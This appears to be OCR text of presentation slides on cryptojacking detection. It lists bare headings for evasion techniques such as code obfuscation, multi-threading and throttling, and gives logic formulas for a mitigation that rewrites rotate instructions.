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

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

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

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- 150 Standard User Apps
- Crypto-wallets & Decentralized Apps
- Mining Services

Cryptojacking Evasion Techniques

- Code Obfuscation Attacks

$$p = \sim(\sim p)$$

$$P \vee Q = \overline{\overline{P} \wedge \overline{Q}}$$

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
- Multi-threaded Attacks



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



- Throttling Attacks



Mitigating Code Obfuscation Attacks

- Substitute Rotate Instructions

$$R_l^n = S_l^n \vee S_r^{64-n}$$

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

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

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

